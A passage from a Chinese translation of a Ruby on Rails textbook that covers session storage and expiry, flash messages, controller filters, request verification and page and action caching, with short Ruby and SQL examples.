# Disable sessions on Sundays :)
session :off, :if => proc { Time.now.wday == 0 }
```

479

各种 session 存储机制之间的比较

有这么多种 session 存储机制可供选择，你应该使用哪一种？答案是“看情况”。

如果你的网站流量很大，请控制 session 中数据的总量，不要把敏感数据放进 session，并选择 cookie_store。

如果你觉得内存存储太简单、文件存储限制太多、memcached 又太复杂，那么服务器端存储机制的选择范围就缩小到了 PStore、ActiveRecord 和 DRb 这三种。我们可以从性能和功能两方面来比较这几种方案。

Scott Barron 对这几种存储机制的性能做了鞭辟入里的分析⁸，并且得到了一些令人惊讶的发现。在并发会话数量较少的情况下，PStore 和 DRb 的性能大致相当；随着会话数量的增加，PStore 的性能开始下降，这可能是因为维护上万个 session 数据文件给操作系统带来了一些负担。DRb 的性能则始终比较稳定。使用 ActiveRecord 作为存储机制的性能相对较低，但会话数量的增加对它影响不大。

这意味着什么？本书的审阅者 Bill Katz 做了如下总结。

如果你要开发一个大型网站，那么可伸缩性（scalability）会是一个重要问题。你可以选择“垂直伸缩”（给现有的服务器增加 CPU 和内存），也可以选择“水平伸缩”（增加新的服务器）。目前流行的解决办法（也是 Google 等公司推崇的做法）是水平伸缩：用大量廉价的普通服务器来共同支撑庞大的访问量。理想状态下，每台服务器都应该能够处理任何请求。由于 session 相同的多次请求可能由多台服务器来处理，所以你要让整个服务器农场（server farm）共享同一个 session 存储地点。选择何种 session 存储机制应该取决于你打算如何优化整个服务器集群系统。由于服务器软硬件的搭配有很多种可能性，性能优化的办法也是不胜枚举，而这些优化又会影响到 session 存储机制的选择。譬如说，也许你可以采用新的 MySQL 集群数据库，它具有极快的内存事务支持，这时候 ActiveRecord 存储就很合适；也许你有一个高性能存储区域网络（Storage Area Network，SAN），这时 PStore 就成了上上之选；memcached 策略则适用于大流量的网站，例如 LiveJournal、Slashdot 或者 Wikipedia。只有当你分析清楚了应用程序的特性、并且有充分的基准评测时，性能优化才能发挥最大的效果。如果一定要简单概括，我的结论就是“看情况”。

谈到性能问题，每个人所处的环境都不同，很少有绝对的结论。硬件、网络、数据库、甚至天气都会影响到 session 存储机制的表现。我们所能给出的最好的建议就是：从能用的最简单的解决方案开始，然后监控它的性能；如果发现它降低了整个系统的性能，找出原因；最后再尝试换用别的解决方案。

如果应用程序须承载超过 10 000 个并发会话，或者运行在多台服务器上，我们推荐你首先采用 ActiveRecord 存储机制。随着应用程序的扩展，如果 session 存储机制成了性能瓶颈，可以改用基于 DRb 的存储机制。

< 480

session 过期与清除

所有服务器端 session 存储方案都存在同一个问题：session 数据是保存在服务器上的，每个新的会话都会向 session 存储空间中增加一些东西。我们必须管理好这块空间，不然服务器资源就会被耗尽。

清扫 session 还有另一个重要原因：很多应用程序并不希望 session 永久有效。当用户从浏览器登录之后，应用程序很可能只想保持活跃用户的登录状态；如果用户主动登出，或者经过一段时间没有做任何操作，就应该中止他们的会话，并清除对应的 session 数据。

为了达到这一效果，你可以让保存 session id 的 cookie 过期，但这可能造成对最终用户的侵害。更糟糕的是，浏览器上的 cookie 虽然清除了，但服务器上的 session 数据却没有清除，而且你很难保持两者之间的同步。

⁸ 参见 <http://media.pragprog.com/ror/sessions>。

所以，我们建议直接删除服务器上的 session 数据，从而达到 session 过期的效果。如果后续的请求提交了一个 session id，而这个 id 对应的 session 数据已经被删除，那么应用程序就不会获得任何 session 数据。

这一过期策略的具体实现依赖于你所选择的 session 存储机制。

如果采用 PStore 存储，最简单的办法就是定时执行一个清扫任务（譬如在类 Unix 系统上使用 cron(1)），在这个任务中检查 session 数据文件夹中所有文件的最后修改时间，并删除在指定时间之前没有修改的文件。

如果采用 ActiveRecord 存储，请充分利用 sessions 表中的 updated_at 字段。在清扫任务中执行下列 SQL 就可以删除所有在最近一小时（不考虑由冬令时切换到夏令时的情况）中没有更新的 session 数据：

```
delete from sessions
where now() - updated_at > 3600;
```

如果采用 DRb 存储，“清除过期 session”的任务就要在 DRb 服务器进程内执行。DRb 用一个 hash 记录 session 数据，你可能要给其中的每个条目记录一个时间戳，然后就可以用一条单独的线程（甚至一个单独的进程）定期删除 hash 中过期的条目。

不管使用哪种存储机制，你都可以在应用程序中调用 reset_session() 方法，从而删除那些不再需要的 session 数据（例如对应的用户已经登出）。

22.3 Flash——Action 之间的通信

Flash: Communicating Between Actions

当我们使用 redirect_to() 从一个 action 转到另一个 action 时，浏览器会生成一次单独的请求去调用后者，我们的应用程序则会用一个新的控制器实例去处理这次请求——也就是说，前一个 action 中设置的实例变量在后一个 action 中全都用不上。但有些时候，我们确实需要在前后两个 action 之间传递信息，这时 flash 就派上用场了。

可以把 flash 看作一个临时的暂存空间：它的用法很类似 hash，数据则存储在 session 中，因此你可以在前一个 action 中把名/值对保存进去、在后一个 action 中原样读取出来。默认设置下，flash 中存储的值只在下一次请求的处理过程中有效；只要下一次请求处理结束，这些值就会被清空。⁹

flash 最常见的用途就是把错误信息传递给下一个 action。具体的做法是：第一个 action 发现了某些非正常的情况，并创建一条消息来描述这种情况，然后重定向到另一个 action；由于错误信息保存在 flash 中，因此第二个 action 能够得到这条信息并在视图中将其显示出来。

```
class BlogController
  def display
    @article = Article.find(params[:id])
  end

  def add_comment
    @article = Article.find(params[:id])
    comment = Comment.new(params[:comment])
    @article.comments << comment
    if @article.save
```

⁹ 按照 RDoc 的说明，flash 中存储的值只在下一个 action 方法中有效。但这种说法并不完全准确：flash 中的值要到下一次请求处理结束之后才会清空，而不是“下一个 action”。

```

flash[:notice] = "Thank you for your valuable comment"
else
  flash[:notice] = "We threw your worthless comment away"
end
redirect_to :action => 'display'
end

```

在这个例子中，`add_comment()`方法会把一条信息放入 `flash`，所使用的键是`:notice`。然后，它把用户重定向到 `display()` 方法。

随后的事情却有些奇怪：`display` 似乎没有使用这条信息。这是怎么回事呢？看看 `blog` 控制器的布局模板就一清二楚了——这个名为 `blog.html.erb` 的文件就位于 `app/views/layouts` 目录下。

```

<head>
  <title>My Blog</title>
  <%= stylesheet_link_tag("blog") %>
</head>
<body>
  <div id="main">
    <% if flash[:notice] -%>
      <div id="notice"><%= flash[:notice] %></div>
    <% end -%>

    <%= yield :layout %>
  </div>
</body>
</html>

```

在这个例子中，如果 `flash` 中包含了`:notice`这个键，布局模板就会生成一个合适的`<div>`来显示它。

有时也可以很方便地用 `flash` 将信息从 `action` 传递到视图模板。譬如说，我们的 `display()` 方法可能要负责为页面提供一个大标题。这条信息并不需要传递给下一个 `action`，它只在当前的请求内使用，因此我们可以用 `flash.now` 来传递它，这样 `flash` 信息就不会被放入 `session` 数据。

```

class BlogController
  def display
    flash.now[:notice] = "Welcome to my blog" unless flash[:notice]
    @article = Article.find(params[:id])
  end
end

```

◀ 483

`flash.now` 会创建一个临时性的 `flash` 条目；`flash.keep` 则正好相反，它会把来自上一个请求的 `flash` 条目保存下来，让下一个请求也能访问到它们。

```

class SillyController
  def one
    flash[:notice] = "Hello"
    flash[:error] = "Boom!"
    redirect_to :action => "two"
  end

  def two
    flash.keep(:notice)
    flash[:warning] = "Mewl"
    redirect_to :action => "three"
  end

  def three
    # At this point,
    # flash[:notice]    => "Hello"
    # flash[:warning]  => "Mewl"
    # and flash[:error] is unset
    render
  end

```

PDG

end

如果不传参数给 `flash.keep`, 那么所有的 flash 内容都会被保留下来。

`flash` 不仅可以保存文本信息, 实际上你可以用它来传递任何信息。显然, 如果一项信息需要保存较长的时间, 你会考虑使用 `session` (可能还要结合数据库); 但如果只是想给下一次请求传递一些信息, `flash` 就是最佳选择。

由于 `flash` 数据是存储在 `session` 中的, 所有适用于 `session` 的规则也同样适用于 `flash`。尤其需要注意的是, 放入其中的对象都必须是可序列化的; 如果把模型对象放入其中, 就要在控制器中先用 `model` 声明模型类。

22.4 过滤器与校验

Filters and Verification

过滤器让你可以在控制器中写出代码将 `action` 的执行包裹其中——你可以写一块代码, 然后让它在控制器 (或者控制器的子类) 中的任何一个 `action` 之前 (或者之后) 执行。这是一件有力的武器, 利用过滤器我们可以实现身份认证、日志、应答压缩等功能, 甚至可以定制应答信息。

Rails 支持三种不同的过滤器: 前置 (before)、后置 (after) 以及环绕 (around)。过滤器的调用时机恰好在 `action` 执行之前/之后。取决于不同的定义方式, 它们可以在控制器内部运行, 也可以在控制器之外运行并得到控制器对象作为参数。不论以哪种形式运行, 它们都可以访问控制器中的 `request` 和 `response` 对象, 以及别的控制器属性。

前置/后置过滤器

正如它们的名字所提示的, 前置过滤器会在 `action` 之前被调用, 后置过滤器则在 `action` 之后调用。Rails 会针对这两种过滤器分别维护一个链表。在执行 `action` 之前, 控制器会首先执行前置链表中的所有过滤器; 在 `action` 执行完毕之后再执行后置链表中的所有过滤器。

过滤器可以只是被动地监视控制器的动作, 也可以主动地参与到请求的处理中: 如果一个前置过滤器返回 `false`, 整个过滤器链会就此断开, `action` 也不会被调用。过滤器同样可以渲染输出页面或重定向请求, 此时 `action` 也不会被调用。

在前面的“网上商店”例子 (原书第 165 页) 中, 我们已经看到如何用过滤器来做管理端的身份认证: 我们定义了一个 `authorize` 方法用于身份认证, 如果当前 `session` 中没有登录用户信息就重定向到登录页面。然后, 我们把这个方法声明为前置过滤器, 让它对 `AdminController` 中的所有 `action` 有效。

```
Download depot_r/app/controllers/application.rb
class ApplicationController < ActionController::Base
  layout "store"
  before_filter :authorize, :except => :login
  ...

  protected
  def authorize
    unless User.find_by_id(session[:user_id])
      flash[:notice] = "Please log in"
      redirect_to :controller => 'admin' , :action => 'login'
    end
  end
end
```

这是一个用方法做过滤器的例子：我们以符号的形式把方法名传给 `before_filter` 声明。除此之外，过滤器声明还接受代码块或者类名作为参数。如果用代码块做过滤器，当调用它时会传入当前控制器作为参数；如果用一个类来做过滤器，它的 `filter()` 类方法会被调用，并传入当前控制器对象作为参数。

```
class AuditFilter
  def self.filter(controller)
    AuditLog.create(:action => controller.action_name)
  end
end
# ...

class SomeController < ApplicationController

  before_filter do |controller|
    logger.info("Processing #{controller.action_name}")
  end

  after_filter AuditFilter

  # ...
end
```

默认情况下，过滤器对于当前控制器（以及当前控制器的所有子类）中所有的 `action` 方法都有效。你可以使用 `:only` 选项，在其中指定要过滤的 `action`；也可以使用 `:except` 选项，在其中指定无须过滤的 `action`。

```
class BlogController < ApplicationController

  before_filter :authorize, :only => [ :delete, :edit_comment ]

  after_filter :log_access, :except => :rss

  # ...

  before_filter 和 after_filter 这两个声明都会把过滤器加在控制器现有的过滤器链尾端。如果需要把过滤器放在整条链的前端，可以使用另外两个类方法：prepend_before_filter() 和 prepend_after_filter()。
```

后置过滤器和应答篡改

后置过滤器可以用于修改输出的应答信息，根据需要改变应答的头信息乃至正文。有些应用程序用这种技术来对控制器模板生成的内容进行全局替换（譬如说，把应答正文中的“`<customer>`”字符串替换成用户的姓名）。另一种常见的用途是对应答信息进行压缩——当然，如果用户的浏览器支持的话。

下列代码展示了后置过滤器的这种用法¹⁰。控制器把 `compress()` 方法声明为一个后置过滤器，该方法会首先察看请求头信息，以确定浏览器是否接受经过压缩的应答信息。如果可以，`compress()` 方法就会用 Zlib 库来对应答正文进行压缩，压缩的结果是一个字符串¹¹。如果压缩结果比原来的应答正文要短，`compress()` 方法就会把应答正文替换为压缩后的版本，并更新应答的编码类型。

```
e1/filter/app/controllers/compress_controller.rb
require 'zlib'
require 'stringio'
```

¹⁰ 这段代码并不是响应压缩的完整实现：对于用 `send_file()` 方法传输给客户端的数据流，它不会进行压缩。

¹¹ 请注意，Zlib 的 Ruby 扩展在你的平台上不一定可用，因为它要用到 libzlib.a 这个库。

```

class CompressController < ApplicationController
  after_filter :compress

  def index
    render(:text => "<pre>" + File.read("/etc/motd") + "</pre>")
  end

  protected

  def compress
    accepts = request.env['HTTP_ACCEPT_ENCODING']
    return unless accepts && accepts =~ /(x-gzip|gzip)/
    encoding = $1

    output = StringIO.new
    def output.close # Zlib does a close. Bad Zlib...
      rewind
    end

    gz = Zlib::GzipWriter.new(output)
    gz.write(response.body)
    gz.close

    if output.length < response.body.length
      response.body = output.string
      response.headers['Content-encoding'] = encoding
    end
  end
end

```

环绕过滤器

环绕过滤器会把 action 的执行过程包裹在其中。有两种方式可以编写环绕过滤器。其一，可以把过滤器写成单独的一段代码，它会在 action 执行之前被调用。如果过滤器代码调用了 yield，那么 action 就会被执行。执行完毕之后，过滤器代码会继续执行。

因此，yield 之前的代码就好像是一个前置过滤器，yield 之后的代码则像是后置过滤器。如果过滤器代码中没有调用 yield，action 就不会被执行——其效果就跟前置过滤器返回 false 一样。

环绕过滤器的好处在于：它们可以保持 action 执行的完整上下文。

譬如说，下列代码展示了一个简单的环绕过滤器，它可以通过日志输出 action 执行耗费的时间。

```

#1/filter/app/controllers/blog_controller.rb
class BlogController < ApplicationController
  around_filter :time_an_action

  def index
    # ...
    render :text => "hello"
  end

  def bye
    # ...
    render :text => "goodbye"
  end

  private

  def time_an_action
    started = Time.now
    yield
    elapsed = Time.now - started
  end

```

```

    logger.info("#{action_name} took #{elapsed} seconds")
end
end

```

我们把方法名(`time_an_action`)传入 `around_filter` 声明。每当执行该控制器中的 `action` 时，这个过滤器方法都会被调用。它会记录当前时间，然后通过 `yield` 语句（第 19 行）调用原本要执行的 `action`；当后者返回之后，过滤器再计算出 `action` 执行所耗费的时间，并输出日志。

除了把方法名传递给 `around_filter` 之外，也可以传入代码块或者过滤器类。

如果用代码块作为过滤器，这个代码块将收到两个参数：控制器对象，以及 `action` 方法的代理。调用第二个参数的 `call` 方法就会执行原本的 `action`。譬如说，下列代码就是一个以代码块形式实现的过滤器，其功能与前例一样。

```

e1/filter/app/controllers/blog_controller.rb
around_filter do |controller, action|
  started = Time.now
  action.call
  elapsed = Time.now - started
  controller.logger.info("#{controller.action_name} took #{elapsed}
seconds")
end

```

< 488

第三种实现方式是用一个对象作为过滤器，该对象应该实现了名为 `filter` 的方法，该方法将收到控制器对象作为参数，并通过 `yield` 来调用 `action`。譬如说，下列代码展示了以对象形式实现的过滤器，其功能与前例一样。

```

e1/filter/app/controllers/blog_controller.rb
class BlogController < ApplicationController

  class TimingFilter
    def filter(controller)
      started = Time.now
      yield
      elapsed = Time.now - started
      controller.logger.info("#{controller.action_name} took #{elapsed} seconds")
    end
  end

  around_filter TimingFilter.new
end

```

此外还有另一种实现环绕过滤器的方式：拥有 `before` 和 `after` 两个方法的对象也可以用作环绕过滤器。不过这种方式已经被废弃了。

与前置/后置过滤器一样，环绕过滤器也接受`:only` 和`:except` 参数。

环绕过滤器添加到过滤器链中的（默认）方式有所不同：第一个环绕过滤器会首先被执行，随后添加的环绕过滤器则逐一嵌套。因此下列代码：

```

around_filter :one, :two

def one
  logger.info("start one")
  yield
  logger.info("end one")
end

def two
  logger.info("start two")
  yield
  logger.info("end two")

```

```
end
```

输出的日志信息是：

```
start one
start two
...
end two
end one
```

489

过滤器的继承

如果你继承一个控制器，而后者又声明了过滤器，那么这些过滤器对于子类的对象同样有效。但反过来，子类中声明的过滤器对父类无效。

如果想要在子类控制器中禁用某个过滤器，可以用 `skip_before_filter` 和 `skip_after_filter` 声明来改变默认的处理流程。这两个声明也接受`:only` 和`:except` 参数。

还可以用 `skip_filter` 来忽略一切过滤器（不管是前置、后置还是环绕过滤器）。但这只对那些以方法名形式定义的过滤器有效。

譬如说，我们可以给 `ApplicationController` 加上下列代码，以便在全局强制要求身份认证：

```
class ApplicationController < ActionController::Base
  before_filter :validate_user

  private
  def validate_user
    #
  end
end
```

但这个过滤器不应该对 `login` 方法生效：

```
class UserController < ApplicationController
  skip_before_filter :validate_user, :only => :login

  def login
    #
  end
end
```

输入校验

前置过滤器的一大用途就是在执行 `action` 之前对某些条件进行校验。不过在用过滤器实现校验之前，请首先考虑 Rails 在控制器层面上提供的校验（*verify*）机制，它也许可以帮助你更准确地描述控制器需要满足的前置条件。

譬如说，在 `blog` 系统发表评论之前，`session` 中应该有一个合法的用户信息。我们可以这样描述这项校验信息：

```
class BlogController < ApplicationController

  verify :only => :post_comment,
         :session => :user_id,
         :add_flash => { :note => "You must log in to comment" },
         :redirect_to => :index

  #

```

上述声明会对 `post_comment` 这个 `action` 进行校验：如果 `session` 中没有`:user_id` 这项信息，就会在 `flash` 中加上一条错误信息，然后将请求重定向到 `index` 页面。

`verify` 的选项可以分为三类：

490

PDG

有效范围

通过这些选项可以指定对哪些 action 进行校验。

`:only =>:name or [:name, ...]`

只对列出的 action 做检验。

`:except =>:name or [:name, ...]`

校验所有的 action，除了列出的之外。

检查条件

通过这些选项指定要对当前请求作哪些检验。如果同时指定了多个条件，那么只有当所有条件都为真时，校验才算通过。

`:flash =>:key or [:key, ...]`

flash 中是否包含指定的键。

`:method =>:symbol or [:symbol, ...]`

请求方法（`:get`、`:post`、`:head` 或 `:delete`）是否与指定的符号匹配。

`:params =>:key or [:key, ...]`

请求参数中是否包含指定的键。

`:session =>:key or [:key, ...]`

session 中是否包含指定的键。

`:xhr =>true or false`

请求是否来自 AJAX 调用。

动作

通过这些选项指定在校验失败时做什么操作。如果没有指定任何动作，当校验失败时会给浏览器返回一个空的应答信息。

`:add_flash =>hash`

将指定 hash 中的各个名/值对放进 flash 中。该选项可以用于生成出错信息。

`:add_headers =>hash`

将指定 hash 中的各个名/值对放进应答头信息中。

`:redirect_to =>params`

根据指定的参数（一个 hash）重定向请求。

`:render =>params`

根据指定的参数（一个 hash）渲染视图模板。

22.5 缓存初接触

Caching, Part One

很多应用程序耗费了大量的时间来重复做同样的事情。譬如说，blog 应用要为每个访客显示“当前文章”的列表，网上商店要为每个察看货品的用户显示同样的“货品详情”页面。

这些重复操作会耗费服务器的资源与时间。显示一个 blog 页面也许需要执行好几次数据库查询，再加上调用好几个 Ruby 方法、渲染好几个 Rails 模板。单就这一次请求来说，这不是什么大问题；但如果乘上每小时几千次点击，也许问题就大了——服务器会不堪重负，用户会发现响应时间越来越长。

像这种时候，缓存可以极大地减轻服务器负担、提高应用程序的响应能力：我们可以把创建好的结果记下来，遇到同样的请求时重复使用现成的结果，而不必每次都重新创建。

Rails 提供了三种缓存的方式，本章将介绍其中的两种：页面缓存（*page caching*）和 *action 缓存*（*action caching*）。在原书第 552 页的“Action View”一章，我们还会看到第三种缓存：片段缓存（*fragment caching*）。

页面缓存是最简单也是最高效的一种缓存：当用户第一次访问某个特定 URL 时，我们的应用程序会生成一个 HTML 的页面，并把这个页面放进缓存；下一次用户请求同一个 URL 时，我们就可以直接把缓存中的内容交给用户——此时应用程序根本不会看到请求，甚至连 Rails 都不会涉身其中，web 服务器自己就可以处理整个请求，因此页面缓存非常高效：从缓存中获取页面的速度就和访问静态内容一样。

但有些时候，应用程序必须——至少是部分地——参与到请求处理中来。譬如说，在线商店可能只允许某些用户察看某些特定货品的详细信息（例如只有高级用户才能提前了解新上市的货品）。在这种情况下，虽然页面显示的内容都一样，但你不希望所有人都能看到它——需要对缓存内容的访问权限进行控制。Rails 提供的 *action 缓存*机制正好适合这个情况：使用 *action 缓存*时，控制器还是会被调用，前置过滤器也会运行；但如果已经有现成的缓存内容存在，*action* 本身就不会被调用。

不妨想象这样的情况：一个网站的内容分为两部分，既有完全公开的，也有只允许会员浏览的高级内容。我们有两个控制器，`LoginController` 用于校验用户是不是网站的会员，`ContentController` 则用两个方法分别显示公开内容和高级内容。在公开内容的页面上有指向高级内容的链接。如果非会员的用户试图访问高级内容，我们就把他们重定向到 `LoginController` 的一个 *action*，让他们登录用户身份。

先把缓存放在一边，我们可以在 `ContentController` 里放一个前置过滤器来校验用户身份，然后用两个 *action* 方法提供两类内容。

```
at /cookies/cookie1/app/controllers/content_controller.rb
class ContentController < ApplicationController
  before_filter :verify_premium_user, :except => :public_content

  def public_content
    @articles = Article.list_public
  end

  def premium_content
    @articles = Article.list_premium
  end

```

```

private

def verify_premium_user
  user = session[:user_id]
  user = User.find(user) if user
  unless user && user.active?
    redirect_to :controller => "login" , :action => "signup_new"
  end
end

```

由于页面上的内容是固定的，所以可以将其缓存起来。我们可以在页面级别缓存公开内容；但对缓存的高级内容就必须加以控制，只允许会员访问，因此我们在 action 级别上对其进行缓存。要启用 action 级别的缓存，我们只要给控制器加上两个声明：

```

e1/cookies/cookie1/app/controllers/content_controller.rb
class ContentController < ApplicationController
  before_filter :verify_premium_user, :except => :public_content

  caches_page :public_content
  caches_action :premium_content

```

493

caches_page 指令会告诉 Rails 把 public_content() 的输出结果缓存起来，此后的访问就会直接从 web 服务器获取结果。

第二个指令——caches_action——则告诉 Rails 把 premium_content() 的结果缓存起来，但此后的访问仍然必须先执行过滤器。也就是说，我们仍然可以检查用户是否有权限察看此页面，但 action 方法却只须执行一次¹²。

caches_action 可以接受几个选项。:cache_path 选项可以用于修改 action 缓存的路径，如果一个 action 要处理几种不同的条件、分别对应不同的缓存需求，你就需要这个选项。:if 和 :unless 可以传入一个 Proc，用于判断是否应该对一个 action 进行缓存。最后，:layout 选项如果被设为 false，Rails 就只会缓存 action 输出的内容，如果布局模板中有动态内容，这个选项就很有用。

默认配置下，cache 只有在产品环境下才生效。使用下列指令，你也可以手工指定开启或关闭缓存：

```
ActionController::Base.perform_caching = true | false
```

也可以在应用程序的环境配置文件（位于 config/environments 目录）中进行修改，不过此时推荐的写法略有些不同：

```
config.action_controller.perform_caching = true
```

缓存什么

Rails 提供的 action 缓存和页面缓存都是严格基于 URL 的：当用户第一次访问一个 URL 时，生成的内容会被缓存下来，随后针对同一个 URL 的请求就会得到缓存的结果。

这也就是说，如果一个页面是动态的，其中的内容并不仅仅取决于 URL，那么该页面就不适合缓存。这样的页面包括：

- 与时间有关的页面（参见原书第 498 页，第 22.5 节，“基于时间的缓存失效策略”）。
- 内容依赖于 session 信息的页面。譬如说，如果某个页面显示的内容是针对用户定制的，那么就

¹² action 缓存是使用环绕过滤器（详见原书第 487 页）的一个好例子：过滤器的前置部分检查是否有需要的缓存内容存在；如果有，则直接将其渲染给用户，从而不必真正执行 action；过滤器的后置部分则把执行 action 的结果放入缓存。

不应该对其进行缓存（不过你仍然可以利用片段缓存，详情参见原书第 552 页）。

- 根据你无法控制的外部数据生成的页面。譬如说，如果一个页面需要显示来自数据库的信息，同时又有别的应用程序在更新这个数据库，那么就不应该缓存这个页面。否则，缓存的页面有可能无法体现最新的数据，而我们的应用程序却对此一无所知。

不过，即便页面内容经常发生变化、并且这种变化不在你的控制之中，缓存机制也可以处理这种情况。正如我们将在下一节中看到的，这里的关键问题就是：如何从缓存中删除已经过期的页面。

缓存页面的失效策略

能够把页面缓存起来，这只算是完成了一半任务。如果最初用于创建页面的数据发生了变化，那么缓存的页面自然也就过期了，我们要让这些缓存页面失效。

关键在于，必须让应用程序知道用于创建动态页面的那些数据何时发生变化，并同时删除对应的缓存页面。当下一次有用户请求到这个 URL 时，就会根据新的数据重新生成缓存页面。

显式页面失效

要删除缓存页面，最基本的办法就是调用 `expire_page()` 和 `expire_action()` 方法。这两个方法接收的参数和 `url_for()` 一样，它们会首先根据输入参数生成一个 URL，然后将与此 URL 匹配的缓存页面删除。

譬如说，`ContentController` 可能有一个 `action` 用于创建文章，另一个 `action` 用于更新现有文章。在我们创建了一篇新文章之后，公开页面上的文章列表就过期了，因此我们调用 `expire_page()` 方法，并传入“显示公开页面”的 `action` 名称。在我们更新了一篇现有的文章之后，公开页面上的文章索引仍然没有变化（至少我们可以假设如此），但与这篇文章相关的缓存页面都应该删除。由于这些缓存页面是用 `caches_action()` 方法创建的，所以应该用 `expire_action()` 方法来删除它们，并传入 `action` 名称与文章 `id` 作为参数。

```
e1/cookies/cookie1/app/controllers/content_controller.rb
def create_article
  article = Article.new(params[:article])
  if article.save
    expire_page :action => "public_content"
  else
    # ...
  end
end

def update_article
  article = Article.find(params[:id])
  if article.update_attributes(params[:article])
    expire_action :action => "premium_content" , :id => article
  else
    # ...
  end
end
```

删除文章的 `action` 要做的工作就更多一点——缓存中的公开索引页和文章页都要删除。

```
e1/cookies/cookie1/app/controllers/content_controller.rb
def delete_article
  Article.destroy(params[:id])
  expire_page :action => "public_content"
  expire_action :action => "premium_content" , :id => params[:id]
end
```

选择缓存存储机制

和 session 一样，缓存也有几种不同的存储机制可供选择。你可以把缓存内容保存在文件、数据库、DRb 服务器或是 memcached 服务器中。但和 session 的不同之处在于：session 通常只包含少量数据，并且针对每个用户也只有一条记录；缓存片段的数据量则可能相当可观，而且每个用户会有很多个缓存片段。所以，用数据库来保存缓存片段通常不是一个好主意。

在大部分部署环境下，用文件系统来存放缓存内容是最简单的。但需要注意的是，缓存文件不能在每台服务器单独存放，因为这会导致不同服务器上的缓存内容不同步。因此，你可能要设置一个网络驱动器，以便所有服务器都能共享它们的缓存。

和 session 配置一样，可以在 `environment.rb` 中对基于文件的缓存存储机制进行全局设置，或在具体的环境配置文件中设置。

```
ActionController::Base.cache_store = :file_store, "#{RAILS_ROOT}/cache"
```

上述配置假设应用程序的根目录下有名为 `cache` 的目录存在，并且 web 服务器对其拥有完全的读写访问权限。借助符号连接就可以轻松地将这个目录指向代表网络驱动器的路径。

用这种方式保存缓存片段时必须清楚：网络瓶颈会很快成为一个大问题。如果你的网站大量使用片段缓存，那么每个请求都会导致大量数据从网络驱动器传输到某一台具体的 web 服务器，然后这些数据才会被发送给用户。所以，如果要在高吞吐量的网站中使用这种存储机制，服务器之间的内部网络带宽应该非常宽，否则网站的响应速度就可能降低。

缓存存储体系只对 `action` 缓存和片段缓存有效，全页缓存必须以文件的形式放在 `public` 目录下。此时，如果你希望多台 web 服务器共享同一份页面缓存，就必须求助于网络驱动器。你可以把整个 `public` 目录符号连接到网络驱动器上（但这会导致图片、样式表和 JavaScript 都通过内部网络传输，这可能会出问题），也可以只连接用于存放页面缓存的目录——譬如说，你可以把 `public/products` 目录符号连接到网络驱动器，以便共享 `products` 控制器的页面缓存。

< 496

隐式页面失效

`expire_XXX` 方法很有用，但它们也把缓存相关的逻辑与控制器代码紧密耦合在一起：每当你要操作数据库时，你都得同时处理可能受到影响的缓存页面。在小型应用中这或许还不算困难，但随着应用规模的扩大，手工管理缓存的难度也会与日俱增。一个地方所作的修改可能影响另一个地方的缓存页面；辅助方法中的业务逻辑本来不应该知道任何与 HTML 页面相关的事情，但现在它们也得考虑应该让哪些缓存页面失效。

还好，Rails 提供的清扫器 (*sweeper*) 可以让事情变得简单一些。清扫器实际上是一种特殊的 `observer`，它们会监控模型对象的状态；一旦模型对象发生变化，清扫器就可以让相关的缓存页面失效。

应用程序可以根据自己的需要来设置清扫器。一般而言，我们会用单独的一个清扫器来管理一个控制器的缓存。清扫器的代码应该放在 `app/models` 目录下。

```
e1/cookies/cookie1/app/sweepers/article_sweeper.rb
class ArticleSweeper < ActionController::Caching::Sweeper
  observe Article
  # If we create a new article, the public list of articles must be regenerated
```

```

def after_create(article)
  expire_public_page
end

# If we update an existing article, the cached version of that article is stale
def after_update(article)
  expire_article_page(article.id)
end

# Deleting a page means we update the public list and blow away the cached article
def after_destroy(article)
  expire_public_page
  expire_article_page(article.id)
end

private

def expire_public_page
  expire_page(:controller => "content", :action => 'public_content')
end

def expire_article_page(article_id)
  expire_action(:controller => "content",
                :action      => "premium_content",
                :id          => article_id)
end
end

```

497

清扫器的流程多少有些费解，因此稍作解释：

- 清扫器实际上是一个 observer，监控一个或多个 ActiveRecord 模型类。在这里，ArticleSweeper 监控 Article 模型类。（在原书第 409 页我们已经介绍过 observer。）清扫器用钩子方法（譬如 after_update）在合适的时机删除缓存页面。
- 在控制器中用 cache_sweeper 指令即可激活清扫器。

```

class ContentController < ApplicationController

  before_filter    :verify_premium_user, :except => :public_content
  caches_page      :public_content
  caches_action    :premium_content

  cache_sweeper    :article_sweeper,
                    :only => [ :create_article,
                               :update_article,
                               :delete_article ]
  # ...

```

- 如果用户的请求调用到清扫器正在监视的 action，清扫器就会被激活。然后，如果 ActiveRecord 模型对象的 observer 被触发，页面缓存和 action 缓存的失效方法就会被调用。如果模型对象的 observer 被触发了，但当前的 action 并没有被清扫器监视，那么清扫器发起的失效调用会被直接忽略；否则就会清空失效的缓存页面。

基于时间的缓存失效策略

请考虑这样的一个网站：它显示的内容总在不断变化，譬如股市行情或者新闻头条。如果采用“只要信息变化就清空缓存”的策略，那么我们的缓存根本就派不上用场了，因为刚缓存下来的页面立即就失效了。

在这种情况下，你可能需要考虑采用基于时间的缓存机制：缓存页面的创建还是和前面介绍的一样，但并不是在内容过期的同时就让缓存页面失效。

我们可以在后台运行一个单独的进程，让它定期到缓存目录中删除缓存文件。你可以选择具体的删除策略：可以直接删除所有文件，可以删除一段时间之前创建的文件，也可以按照名字来决定删除哪些文件。根据应用程序的需求，你可以决定自己的删除策略。

下一次用户请求这些页面时，缓存中已经找不到了，所以应用程序会重新创建它们，并重新将它们放入缓存，以便用于随后的请求。

到哪里去找这些缓存文件呢？毫不令人意外地，这是可配置的：默认情况下，页面缓存文件就在应用程序的 `public` 目录下，文件名是各自对应的 URL，扩展名是 `.html`。譬如说，访问 `content/show/1` 这个地址得到的页面缓存文件是：

```
app/public/content/show/1.html
```

采用这个命名规则并非随意而为之，web 服务器可以根据它自动找到页面缓存文件。不过你也可以用下列指令修改默认配置：

```
config.action_controller.page_cache_directory = "dir/name"
config.action_controller.page_cache_extension = ".html"
```

默认情况下，action 缓存文件不会被保存在文件系统中，因此也不能用这种方式来清空缓存。

与客户端缓存和平共处

前面我们提到：创建缓存页面还只是完成了一半。不过有件事我们忘记说了：这里总共有三个“一半”。呵呵。

客户端（经常——但并不一定——是浏览器）往往也有自己的缓存。位于服务器与客户端之间的转发服务商也可能提供缓存服务。你可以提供适当的 HTTP 头信息来帮助优化这些缓存（从而降低服务器的负载）。这项工作完全是可选的，而且并不保证能降低带宽占用；但另一方面，有时它带来的性能节省会很可观。

资源过期头信息

